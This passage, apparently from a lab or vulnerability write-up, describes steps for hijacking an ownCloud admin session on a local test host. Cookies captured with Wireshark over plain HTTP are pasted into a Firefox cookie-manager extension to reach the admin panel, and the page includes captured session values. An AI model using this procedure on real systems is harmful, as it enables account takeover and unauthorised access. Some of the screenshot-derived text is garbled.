
The screenshot shows the Wireshark interface with an active session. A context menu is open over a selected HTTP packet (Frame 562). The menu path is: **HTTP** → **Hypertext Transfer Protocol**. The menu items listed are:

- Mark/Unmark Packet
- Ignore/Unignore Packet
- Set/Unset Time Reference
- Time Shift...
- Packet Comment...
- Edit Resolved Name
- Apply as Filter
- Prepare as Filter
- Conversation Filter
- Colorize Conversation
- SCTP
- Follow
- Copy
- Protocol Preferences

The "Follow" option is highlighted in blue, and its submenu "TCP Stream" is also highlighted. At the bottom of the interface, the status bar shows: **wireshark_eth0..._kAjyHn.pcapng** Packets: 1725 · Displayed 1.1



Step 3: Attacker configures these cookies in his browser with the help of **cookie manager** (for Firefox) extension to hijack the admin's active session.



Cookie Manager - Mozilla Firefox

ownCloud × Cookie Manager +

← → ⌘ ⌘ ⌘ Extension... Manager) moz-extension://b7812d0d-3df0-46c4-a...

Getting Started Start Parrot OS Community Docs Git CryptPad Privacy Pentes Learn Donate

<http://192.168.0.116/owncloud/index.php/login>

filter by name

filter by value

Secure = any httpOnly = any SameSite = any Session = any min expiry date max expiry date

Cookie jar: Default Whitelist = any Search cookies

Name	Value	Domain	Flags	Expiry date	Edit
oc9a9f0s4e3t	vdjuj4s8qldkt94415bs0vdna1	192.168.0.116	httpOnly	At end of session	<input type="button" value="Edit"/>
oc_sessionPassphrase	y36tqQPP0W6SC6rUvKB IsvMKhN2CiWlYuqL0KJP MLoT7OLEAmTbHKJ0w5 TIIidN7VdI mG%2FmB	192.168.0.116	httpOnly	At end of session	<input type="button" value="Edit"/>

Step 4: Replace the existing cookie values in the cookie manager addon with the cookie values captured by the Wireshark by clicking on **Edit** option.

Cookie Manager - Mozilla Firefox

ownCloud × Cookie Manager +

← → ⌘ ⌘ ⌘ Extension... Manager) moz-extension://b7812d0d-3df0-46c4-a...

Getting Started Start Parrot OS Community Docs Git CryptPad Privacy Pentes Learn Donate

URL

Name

Value

Domain
 Host-only cookie for given URL
 (Sub)domains of given URL
 (Sub)domains of: 192.168.0.116

Data

Cookie Manager - Mozilla Firefox

ownCloud Cookie Manager +

Extension... Manager | moz-extension://b7812d0d-3df0-46c4-aef0-4a3a3a3a3a3a ...

Getting Started Start Parrot OS Community Docs Git CryptPad Privacy Pентест Learn Donate

<http://192.168.0.116/owncloud/index.php/login>

filter by name

filter by value

Secure = any httpOnly = any SameSite = any Session = any min expiry date max expiry date

Cookie jar: Default Whitelist = any Search cookies

Name	Value	Domain	Flags	Expiry date	
oc9a9f0s4e3t	7ro1ctev541iufjh4dlgt33ln3	192.168.0.116	httpOnly	At end of session	Edit Restore
oc_sessionPassphrase	y36tqQPP0W6SC6rUvKBIsvMKhN2CiWlYuqL0KJPMLoT70LEAmTbHKJ0w5UiidNZVdLmG%2FMbs%2BfFBDq39e9m2tFCc1Xjolm3Ri41	192.168.0.116	httpOnly	At end of session	Edit

Cookie Manager - Mozilla Firefox

ownCloud Cookie Manager +

Extension... Manager | moz-extension://b7812d0d-3df0-46c4-aef0-4a3a3a3a3a3a ...

Getting Started Start Parrot OS Community Docs Git CryptPad Privacy Пентест Learn Donate

URL:

Name:


Value:

Domain:

- Host-only cookie for given URL
- (Sub)domains of given URL
- (Sub)domains of: 192.168.0.116

Path:

Step 5: Reload the login page after replacing the cookie values to gain access to the admin panel.



The screenshot shows a Mozilla Firefox browser window displaying the ownCloud interface at the URL `192.168.0.116/owncloud/index.php/apps/files/?dir=/&fileid=2`. The browser's address bar also lists other Parrot OS services like CryptPad, Docs, and Git. The ownCloud sidebar on the left includes links for All files, Favorites, Shared with you, Shared with others, Shared by link, and Tags. The main content area shows a list of files and folders: 'Documents' (35 KB), 'Photos' (663 KB), and 'ownCloud Manual.pdf' (3.9 MB). A context menu is open over the 'ownCloud Manual.pdf' file. On the right, a user dropdown menu is open, showing options for Personal, Users, Admin, Help, and Log out. The 'Admin' option is highlighted.

Name	Size	Last Modified
Documents	35 KB	an hour ago
Photos	663 KB	an hour ago
ownCloud Manual.pdf	3.9 MB	an hour ago